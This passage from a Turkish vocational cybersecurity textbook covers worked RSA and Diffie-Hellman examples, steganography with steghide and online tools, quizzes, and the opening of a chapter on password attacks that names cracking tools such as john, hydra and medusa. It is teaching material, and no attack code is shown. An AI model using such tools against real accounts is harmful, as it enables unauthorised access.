5. Adım: **d** sayısı **(1<d< Φ(n))** aralığında hesaplanır. Bu işlem için Uzatılmış Öklid Algoritması (Extended Euclid Algorithm) kullanılabilir. Bu algoritmaya göre **d.e ≡ 1 mod Φ (n)** olacak şekilde **d** sayısını hesaplayınız. Hesaplama yapmak için **(1+ kmod Φ (n))/e** formülü ile tam sayı bulununcaya kadar **k** değerini artırınız.

1- k=0 için 1 + 0 * 120 / 7 => 1/7 (Tam sayı değil, alınamaz.)
2- k=1 için 1 + 1 * 120 / 7 => 121/7 (Tam sayı değil, alınamaz.)
3- k=2 için 1 + 2 * 120 / 7 => 241/7 (Tam sayı değil, alınamaz.)
4- k=3 için 1 + 3 * 120 / 7 => 361/7 (Tam sayı değil, alınamaz.)
5- k=4 için 1 + 4 * 120 / 7 => 481/7 (Tam sayı değil, alınamaz.)
6- k=5 için 1 + 5 * 120 / 7 => 601/7 (Tam sayı değil, alınamaz.)
7- k=6 için 1 + 6 * 120 / 7 => 721/7 => **d= 103** olarak alınabilir.

Buna göre **n** değeri **143,** özel anahtar **d=103**, ortak anahtar ise **e=7**'dir.

6. Adım: **mesaj^e mod (n)** hesaplamasını yapıp, **102^7 mod (143) =119** olarak bulunuz.

7. Adım: **Şifrelenmiş_text^d mod (n)** formülünü kullanıp, **119^103 mod (143) =102** olarak şifreyi çözümleyiniz.

SIRA SİZDE

RSA şifreleme yöntemini kullanarak Tablo 5.2'yi doldurunuz ve şifreli metni hesaplayınız. Daha sonra şifreli metni açık metin hâline getiriniz.

Tablo 5.2: RSA Şifreleme Yöntemi

Şifrelenecek Metin	p değeri	q değeri	n değeri	e değeri	d değeri	Şifre	Çözümleme
Ay							
Yıldız							

DEĞERLENDİRME

Çalışmalarınız aşağıda yer alan kontrol listesine göre değerlendirilecektir.

KONTROL LİSTESİ

ÖLÇÜTLER	EVET	HAYIR
1. RSA şifreleme yöntemini kullanarak **p değerini** hesapladı.		
2. RSA şifreleme yöntemini kullanarak **q değerini** hesapladı.		
3. RSA şifreleme yöntemini kullanarak **n değerini** hesapladı.		
4. RSA şifreleme yöntemini kullanarak **e değerini** hesapladı.		
5. RSA şifreleme yöntemini kullanarak **d değerini** hesapladı.		
6. Şifrelenecek metni RSA yöntemi ile şifreledi.		
7. Şifreli metni açık metin hâline geri getirdi.		
8. Zamanı verimli kullandı.		

5.2.2. Diffie-Hellman Anahtar Değişimi

Açık anahtarlama sistemlerinden biri olan **Diffie-Hellman** yönteminde haberleşecek iki tarafın ortak anahtarları kullanarak gizli bir anahtar üretmesi sağlanır. Üretilen gizli anahtar iki taraf arasındaki haberleşmeyi şifrelemek için kullanılır.

Gizli anahtar üretme işlemi aslında bir matematiksel işlem sürecidir. Bu süreçte kullanılan matematiksel işlem $g^{ab} = g^{ba}$ mantığına dayanmaktadır.

5. UYGULAMA

Diffie-Hellman Anahtar Değişimi

Ali ve Bülent kendi aralarındaki iletişimin başkalarınca dinlenmemesi veya ele geçirilmemesi için Diffie-Hellman anahtar değişimi yöntemini kullanmak isterler. Verilen örnek olaya göre işlem adımlarını gerçekleştiriniz.

1. Adım: Ali ve Bülent için ortak anahtarları belirleyiniz. Ortak anahtarları Ali için **p=7** ve Bülent için **g=5** olarak seçiniz. Ortak anahtarlar gizli olmadığı için haberleşmeyi dinleyen herkes bu değerlere ulaşabilir.

2. Adım: Ali için gizli bir sayı (özel anahtar) seçiniz (a=3) ve Ali için seçtiğiniz özel anahtarı matematiksel bir işlemden geçirerek sonucu Bülent'e gönderiniz.

- **g^a mod p => 5^3 mod 7** işleminden elde edilen sonucu **A=6** olarak hesaplayınız.

3. Adım: Bülent için gizli bir sayı (özel anahtar) seçiniz (b=10) ve Bülent için seçtiğiniz özel anahtarı matematiksel bir işlemden geçirerek sonucu Ali'ye gönderiniz.

- **g^b mod p => 5^{10} mod 7** işleminden elde edilen sonucu **B=2** olarak hesaplayınız.

Elde edilen sonuçları (6 ve 2 değerleri) herkes görmektedir ancak bunlar gönderilmek istenen değerler değil, onların şifrelenmiş hâlleridir.


4. Adım: Ali için (B^a mod p) denklemini hesaplayınız.

- (2^3 mod 7) = 1

5. Adım: Bülent için (A^b mod p) denklemini hesaplayınız.

- (6^{10} mod 7) = 1

İkili arasında iletilen veri, 6 ve 2 değerleridir. İki taraf arasında aynı değer olan 1 değeri üretilir ancak bu değer, iletişim kanalından iletilmediği için başka kimselerce elde edilemez. Ali,1 anahtarını kullanarak mesajı şifreler. Bülent ise kendisine gelen şifreli mesajı bu 1 anahtarını kullanarak açar. Görsel 5.15'teki akış şeması üzerinde Diffie-Hellman anahtar değişimi prensibi verilmiştir.



Görsel 5.15: Diffie-Hellman anahtar değişimi prensibi

SIRA SİZDE

Sınıftaki bir arkadaşınızla Diffie-Hellman anahtar değişimi yöntemini kullanarak birer ortak anahtar (p ve g değerleri) seçiniz. Daha sonra kendinize ait özel anahtar seçerek verilerinizi şifreleyiniz. Sonuçları öğretmeniniz eşliğinde sınıf arkadaşlarınızla paylaşınız.

DEĞERLENDİRME

Çalışmalarınız aşağıda yer alan kontrol listesine göre değerlendirilecektir.

KONTROL LİSTESİ

ÖLÇÜTLER	EVET	HAYIR
1. Arkadaşı ile ortak anahtarı belirledi (p ve g değerleri).		
2. Anahtar değişimi için birer özel anahtar seçti.		
3. Diffie-Hellman anahtar değişimi tekniğini kullanarak A veya B değerini hesapladı.		
4. Hesapladığı değeri diğer arkadaşına gönderdi.		
5. Ortak sonucu hesapladı.		
6. Gizli anahtarı elde etti.		
7. Takım çalışmasına uygun davrandı.		
8. Zamanı verimli kullandı.		

5.3. STEGANOGRAFİ ŞİFRELEME YÖNTEMİ

Steganografi, "gizli veya gizlenmiş yazı" anlamına gelir. Siber güvenlikte ise steganografi "veri gizleme" amacıyla kullanılır. Steganografi, gönderilen mesajın içine şifrelenmiş mesajın saklanmasıyla üçüncü kişilerin asıl iletilmek istenen mesajdan haberdar olmamasını sağlamak için geliştirilmiş bir tekniktir. Bir steganografi örneği aşağıda verilmiştir.

"Sabah aldığım kitabı işe giderken afacan arı sebebiyle merdivenlerde ablama kaptırdım."

Yukarıdaki metne bakıldığında birinin aldığı kitapları bir arı yüzünden ablasına kaptırdığı ile ilgili olduğu görülür ancak metindeki her kelimenin ikinci harfleri yan yana yazıldığında "AliŞifreEBA" ortaya çıkar. Burada gizli bir şifre Ali kişisine aktarılır.

Başka bir örnekte ise gönderilen metindeki sırayla kelimelerin 1, 2, 3. ve sonra yeniden 1, 2, 3. harfleri alınarak şifrelenmiş bir metin elde edilebilir.

*"**A**slında o**l**masını is**t**ediğim **k**onuyu s**a**na ak**t**armayacağım."*

Yukarıdaki örnekten şifrelenmiş metin "AltKat" olarak bulunur.

Steganografi yöntemi ile ses, sayısal resim, video görüntüleri üzerine veri saklanabilir. Bu veriler metin dosyası olabileceği gibi seçilen bir resim içine başka bir görüntüyü gizlemek de olabilir.

SIRA SİZDE

Sıra arkadaşınız ile kendi belirleyeceğiniz bir mantığa göre metin gizlemesi yapılmış bir steganografi örneği hazırlayınız. Hazırladığınız örneği öğretmeniniz eşliğinde tahtaya yazarak sınıftaki diğer arkadaşlarınızın çözmesini isteyiniz ve şifrelenmiş metinler elde etmeyi deneyiniz.

DEĞERLENDİRME

Çalışmalarınız aşağıda yer alan kontrol listesine göre değerlendirilecektir.

KONTROL LİSTESİ

ÖLÇÜTLER	EVET	HAYIR
1. Steganografi yapmak için bir metin hazırladı.		
2. Metni gizlemek için bir mantık oluşturdu.		
3. Şifrelenmiş metni elde etti.		
4. Sınıf arkadaşları ile takım çalışmasına uygun davrandı.		
5. Zamanı verimli kullandı.		

5.3.1. Resim İçine Metin Gizleme Tekniği


Resimler ve diğer tüm dijital materyaller 1 ve 0 mantığı ile oluşturulur. Bu nedenle resimleri oluşturan kod yapısında birtakım oynamalar ile resimlerin görünmeyen arka planlarına gizli yazılar yazılabilir. Linux veya Windows tabanlı işletim sistemlerinde bunlar için hazır araçlar kullanılır. Linux tabanlı işletim sisteminde **steghide** aracı kullanılarak resim içine metin gizleme işlemi yapılır. Steghide, ses ve resim dosyalarının içine metin gizleyebilen bir steganografi aracıdır.

6. UYGULAMA

Steganografi İşlemi


Diğer sayfadaki işlem adımlarına göre steghide aracını kullanarak resim içine metin veya yazı gizleyiniz.

1. Adım: Linux işletim sistemine steghide aracı kurulumu için terminal üzerinde Görsel 5.16'daki kodu yazıp çalıştırınız.




Görsel 5.16: Linux işletim sistemleri için steghide kurulum komut satırı

2. Adım: Kurulumu yapılan klasöre gidiniz (Görsel 5.17).




Görsel 5.17: steghide klasörü

3. Adım: İçine metin gizlenecek resmi, kurulumu yapılan "steghide" klasörünün içine kopyalayınız (Görsel 5.18).



Görsel 5.18: Ana görselin steghide klasörü içine yerleştirilmesi

4. Adım: Gizlenecek metni bir txt uzantılı dosya içine yazınız. Bu uygulamada "Küçüklere sevgi, büyüklere saygı gösteriniz." yazısı resim içine gizlenecektir (Görsel 5.19).



Görsel 5.19: Şifre dosyasının (şifre.txt) oluşturulması ve gizlenecek metnin bu dosyaya yazılması

5. Adım: Metin gizleme için Görsel 5.20'deki kodu yazıp çalıştırınız.

```
root@kali:~# cd steghide
root@kali:~/steghide# steghide embed -cf resim1.jpg -ef sifre.txt
```

Görsel 5.20: steghide aracı ile metin gizleme komut satırı

steghide -embed -cf resim1.jpg ef sifre.txt komutu ile sifre.txt dosyasının içindeki yazılar resim1.jpg içine gizlenecektir. Koddaki parametreler aşağıda verilmiştir.

-embed: Gizleme işleminin yapılmasını sağlar.

-ef: Gizlenecek dosyanın yolu için kullanılır.

-cf: Taşıyıcı resim dosyası yolu için kullanılır.

6. Adım: İşlemin tamamlanması için steghide aracına bir şifre giriniz. Şifreyi girdikten sonra sifre.txt içindeki yazılar resim1.jpg resim dosyasına gizlenecektir.

7. Adım: resim1.jpg dosyası içinden gizlenen metni tekrar elde etmek isterseniz aşağıdaki kod blokunu yazıp çalıştırınız.

$ steghide extract -sf resim1.jpg

SIRA SİZDE

İnternet üzerinde bulduğunuz herhangi bir Atatürk portresi içine İstiklal Marşı'nın ilk iki kıtasını gizleyen uygulamayı yapınız.

DEĞERLENDİRME

Çalışmalarınız aşağıda yer alan kontrol listesine göre değerlendirilecektir.


KONTROL LİSTESİ

ÖLÇÜTLER	EVET	HAYIR
1. Steganografi için uygun bir araç seçimi yaptı.		
2. İnternet üzerinden veya sürücülerde kayıtlı bir Atatürk portresi seçti.		
3. İstiklal Marşı'nın ilk iki kıtasını metin olarak steganografi aracına yazdı / girdi.		
4. Atatürk portresinin içine metin şeklinde İstiklal Marşı'nın ilk iki kıtasını gizledi.		
5. Zamanı verimli kullandı.		

5.3.2. Resim İçine Resim Gizleme Tekniği

Bir resmin başka bir resmin içine nasıl gizlenebileceğini anlamak için dijital resmin ne olduğunu bilmek gerekir. Bir dijital resim, piksel adı verilen dijital noktalardan oluşur. Pikseller ise belirli bir rengin parlaklık değerlerini tutar. Dolayısıyla bir görüntü, sabit sayıda satır ve sütundaki piksellerden oluşan bir matris olarak düşünülebilir. Pikseller tipik olarak kırmızı, yeşil ve mavi renklerin (RGB) belirli yoğunluklarda gösterilmesi ile renkli resimleri meydana getirir.

RGB renk modeli elektronik sistemlerde görüntülerin algılanması, temsil edilmesi ve gösterilmesi için geliştirilmiştir. Her bir piksel 8 bitlik değerler alan üç bölümden oluşur. Her bir bölüm 8 bitle gösterildiği için 0-255 arasında farklı değer alabilir. Görsel 5.21'de 10x10 pixel matrisinde her bir pikselin aldığı renkler gösterilmiştir. Her renk, RGB kodu ile ifade edilir.



Görsel 5.21: Pixel ve RGB yapısı

8 bitlik yazımda en soldaki **en anlamlı** bittir. Bu bit değiştirilirse renkte önemli bir değişiklik meydana gelir. Örneğin değeri 0010 1000 olan bir pikselin değeri 40'tır. En soldaki 0 değeri 1 olarak değiştirilirse yeni değer 1010 1000 olacaktır. Bu da 168'e eşittir. Bu pikselin alacağı renk miktarı 40'tan 168'e çıkacaktır ve bu durum resmi oldukça etkiler.

En sağdaki bit ise **daha az anlamlı** bittir. En sondaki bit değiştirilirse pikselin önceki değerinde fazla bir değişim olmayacaktır. Sadece en sondaki bitin değerinde 1 sayılık değişim olacaktır. Bu nedenle en sağdaki bitlerin değişimi ile resim görüntüsü üzerinde çok az bir etki olacaktır. İnsan gözü bu etkiyi ayıramaz. Bu yöntem ise resim içine resim gizlemek için kullanılan steganorafinin temelini oluşturur.

Resim içine resim gizlemek için birçok farklı yöntem bulunur. Linux ve Windows işletim sistemleri için geliştirilmiş özel araçlar ile bu işlemler sağlanabileceği gibi web üzerinde on-line araçlarla da bu işlemler kolaylıkla yapılabilir.

7. UYGULAMA

Steganografi Yöntemiyle Resim İçine Resim Gizleme

Aşağıdaki işlem adımlarına göre resim içine resim gizleme uygulamasını yapınız.

1. Adım: Web görüntüleyici üzerinden steganografi on-line web araçlarını aratınız ve ilgili web sitesini açınız (Görsel 5.22).


Görsel 5.22: Resim içine resim gizlemek için kullanılan on-line web aracı

2. Adım: "Hide image" butonuna basınız. Bu özellik, resim gizlemek için kullanılır.

3. Adım: "Cover image" başlığı altındaki "Dosya Seç" butonuna basınız ve ana resmi seçiniz (Görsel 5.23). Seçilen resmin içine başka bir resim gizlenecektir.

Görsel 5.23: Ana resim dosyası seçme işlemi

4. Adım: "Secret image" butonu altındaki "Dosya Seç" butonuna basınız. Gizlemek istediğiniz resmi seçiniz (Görsel 5.24).




Görsel 5.24: Gizlenecek resim dosyasının seçim işlemi

5. Adım: Sağ taraftaki Hidden bits kısmı 1-7 arasında bir değer alır. En az anlamlı bitler üzerinden işlem yapmak için 1, daha anlamlı bitler üzerinden işlem yapmak için 7 seçilebilir ancak 1-7 arasındaki seçim 5 ve yukarısında ise resim gizlemesi mümkün olmayabilir. Bu nedenle Hidden bits:1 olarak seçiniz (Görsel 5.25).

Görsel 5.25: Hidden bits ayarı


6. Adım: Gizleme işlemi tamamlanmıştır. Hazırlanan resim dosyasını "Download Full-size Image" butonuna basarak indiriniz.

7. Adım: İndirilen dosya içine gizlenen resmi bulabilmek için aynı on-line web sitesi kullanılabilir. Görsel 5.26'daki "Unhide image" butonuna tıklayınız. İstenirse arama motorunda diğer web araçları aratılarak farklı on-line araçlar da kullanılabilir.




Görsel 5.26: Resim içine gizlenmiş resmin gösterimi

8. Adım: İndirilen resim içine resim gizlenmiş dosyayı "Dosya Seç" butonu ile seçiniz. Bu sayede gizlenmiş resim ekranda görüntülenir. İstenilirse bu resim de indirilebilir (Görsel 5.27).



Görsel 5.27: Resim içine gizlenmiş resmin Unhide işlemi ile görünür hâle getirilmesi

Resim üzerinde bir oynama yapıldığı, içine bilgi gizlendiği ile ilgili şüpheli durumlarda resim üzerinde oynama olup olmadığı yine bazı on-line araçlarla tespit edilebilir. Bunun için en etkili web araçları arama motorunda aranarak bulunabilir. Aramada image histogram anahtar kelimesi kullanılarak bulunan web aracı ile oynama yapılmış (içine metin veya resim gizlenmiş) resimler analiz edilebilir. Görsel 5.28'de resim seçilmiş ve GENERATE butonuna basılarak resim analizi sonuçları gösterilmiştir.



Görsel 5.28: Web araçları ile resim üzerinde analiz (histogram) yapılması işlemi

SIRA SİZDE

Linux üzerinde kullanılan resim içine resim gizleme araçlarını araştırınız. Bu araçları işletim sistemine yükleyiniz ve çalıştırınız. Resim içine resim gizleme uygulamaları yapınız. Yaptığınız uygulamalardan sonra Tablo 5.3'ü doldurunuz. Resim üzerinde işlem yapılıp yapılmadığını tespit ediniz.

Tablo 5.3: Resim İçine Metin ve Resim Gizleme

No	Tür	Orijinal Resim Boyutu ve Çözünürlüğü	İşlem Sonrası Resim Boyutu ve Çözünürlüğü	Resim Histogram Anormalliği
1	Resim içine metin			
2	Resim içine metin			
3	Resim içine resim			
4	Resim içine resim			

DEĞERLENDİRME

Çalışmalarınız aşağıda yer alan kontrol listesine göre değerlendirilecektir.

KONTROL LİSTESİ

ÖLÇÜTLER	EVET	HAYIR
1. Steganografi yapmak için Linux işletim sisteminde uygun araçları araştırdı.		
2. Bulduğu araçları Linux işletim sistemine yükledi.		
3. Steganografi araçlarını çalışır hâle getirdi.		
4. Resim içine resim gizlemek için iki farklı resim seçti.		
5. Resim içine resim gizleme işlemini yaptı.		
6. Elde ettiği yeni resim dosyasına ait çözünürlük bilgisini orijinal resim dosyası ile karşılaştırdı.		
7. Steganografi yapılmış resim dosyası üzerinde histogram anormalliği tespit etti.		
8. Zamanı verimli kullandı.		

ÖLÇME VE DEĞERLENDİRME

A) Aşağıdaki cümlelerde parantez içine yargılar doğru ise (D), yanlış ise (Y) yazınız.

1. ( ) md5 şifreleme algoritması kullanılarak elde edilen hash değerleri geri dönüştürülür.

2. ( ) Resim içine metin veya resim gizleme tekniğine steganografi denir.

3. ( ) Diffie-Hellman anahtar değişim yönteminde md5 şifreleme kullanılmalıdır.

4. ( ) DES ve AES simetrik şifreleme yöntemlerindendir.

B) Aşağıdaki soruları dikkatlice okuyarak doğru seçeneği işaretleyiniz.

5. Bir pikselin aldığı renk kodu 0101 1111'dir.

Buna göre anlamlı bit aşağıdakilerden hangisidir?

A) En sağdaki bit (1)

B) En soldaki bit (0)

C) İkinci dört bit (1111)

D) İlk dört bit (0101)

E) İlk iki bit (01)

6. Aşağıdakilerden hangisi şifreleme yöntemleri içinde <u>yer almaz</u>?

A) Hash fonksiyonları

B) Kimlik doğrulama

C) Ortak anahtar

D) Özel anahtar

E) Simetrik şifreleme

7. Aşağıdakilerden hangisi şifreleme algoritmalarının performansı ile ilgili <u>değildir</u>?

A) İnternet hızı

B) Kullanılan işlemci ve bellek kaynakları

C) Şifre kullanılan anahtar sayısı

D) Şifrenin kırılabilme süresi

E) Şifrenin oluşturulma süresi

8. DES şifreleme algoritmasında şifrelenecek mesaj kaç bitlik parçalara bölünür?

A) 8

B) 16

C) 32

D) 56

E) 64

9. Aşağıdakilerden hangisi RSA şifreleme yönteminde kullanılmaz?

A) Ortak anahtar

B) Özel anahtar

C) md5

D) Şifrelenecek metin

E) Rastgele seçilmiş asal sayı

10. Aşağıdakilerden hangisi simetrik şifrelemenin dezavantajlarından biri değildir?

A) Anahtar saklama zorluğu

B) Şifre çözme işlem süresi

C) Kimlik doğrulama

D) Bütünlük sağlama

E) Güvenli anahtar dağıtımı

PAROLA ATAKLARI

6.
ÖĞRENME BİRİMİ

KONULAR

6.1. PAROLA, ŞİFRE VE HASH KAVRAMLARI

6.2. PAROLA SALDIRISI VE TÜRLERİ

NELER ÖĞRENECEKSİNİZ?

- Çevrimiçi (on-line) parola atakları deneme araçları
- Çevrimiçi (on-line) parola atakları deneme araçlarına parametre ekleme
- Çevrimdışı (off-line) parola kırma teknikleri
- Hash kodlarıyla parola kırma yöntemi
- Kaba kuvvet saldırısı (Brute Force) yöntemi
- Sözlük saldırısı tekniğiyle atak
- Gökkuşağı tablosu (Rainbow Table) tekniğiyle parola kırma

ANAHTAR KELİMELER

Kali, Linux, john, crunch, hydra, Brute Force, rainbow table, hash kodu, Password, user, medusa, ncrack

HAZIRLIK ÇALIŞMALARI

1. Parolalarınız başkalarının eline geçtiğinde neler olabilir?

2. Parolalarınızı karmaşık karakterlerden seçmeniz parola güvenliğinizi nasıl etkiler?

3. Sizce parolaların güvende tutulabilmesi için hangi önlemler alınmalıdır?

6.1. PAROLA, ŞİFRE VE HASH KAVRAMLARI

Dijital dünyada **parola** ile birçok yerde karşılaşılır. Kimi zaman yeni bir uygulamaya giriş yaparken kimi zaman bir web sitesine üye olurken kimi zaman ise çeşitli cihazların arayüzlerine giriş yaparken kimlik ve yetkilendirmeyi denetlemek adına parola kullanılır. Parolalar sadece o parolayı belirleyen kişi tarafından bilinir ve belli bir alana giriş yapmak için kullanılır. Parolalar, açık metin karakter dizelerinden oluşur.

Şifre, bir bilginin çeşitli algoritmalar kullanılarak başkaları tarafından çözülemeyecek ve okunamayacak şekle dönüştürülmüş hâlidir. Parolalar anlamlı dizelerden kullanıcılar tarafından oluşturulan bilgilerdir, şifreler ise bilgilerin kodlanarak anlaşılması zor hâle getirilmesidir.

Şifreleme, gizli bir anahtar kullanarak bilgilere diğer kişilerin erişiminin engellenmesi yöntemidir. Veriler sadece anahtarı bilen yetkili kişiler tarafından okunabilir. RSA ve AES en sık kullanılan şifreleme algoritmalarıdır.

Girilen veriyi sabit uzunlukta çıktıya dönüştüren matematiksel işleme hash denir. Hash, bir bilginin veri tabanında herkesin anlayabileceği bir şekilde açıkça okunmasının önüne geçmek amacıyla kullanılır. Bir uygulamaya üye olunduğunda şifreler hash ile gizlenerek veri tabanında saklanır. Böylelikle veri tabanına ulaşan biri açık bir şekilde parolaları ve diğer bilgileri göremez. md5 algoritması, hash tipinin en bilinen örneğidir.

ÖRNEK

Parola: siberguvenlik

md5 Formatında Şifreye Dönüştürülmüş Hâli: d66db4bef25092ec53e6197ddf7ad85a

Kodlama (Encoding), verinin farklı bir formata dönüştürülmesi işlemine verilen isimdir. Kodlamada amaç, verinin saklanması veya gizlenmesi değildir. Kodlama ile veriler farklı sistemlerde rahatça işlem görebilmektedir.

6.2. PAROLA SALDIRISI VE TÜRLERİ

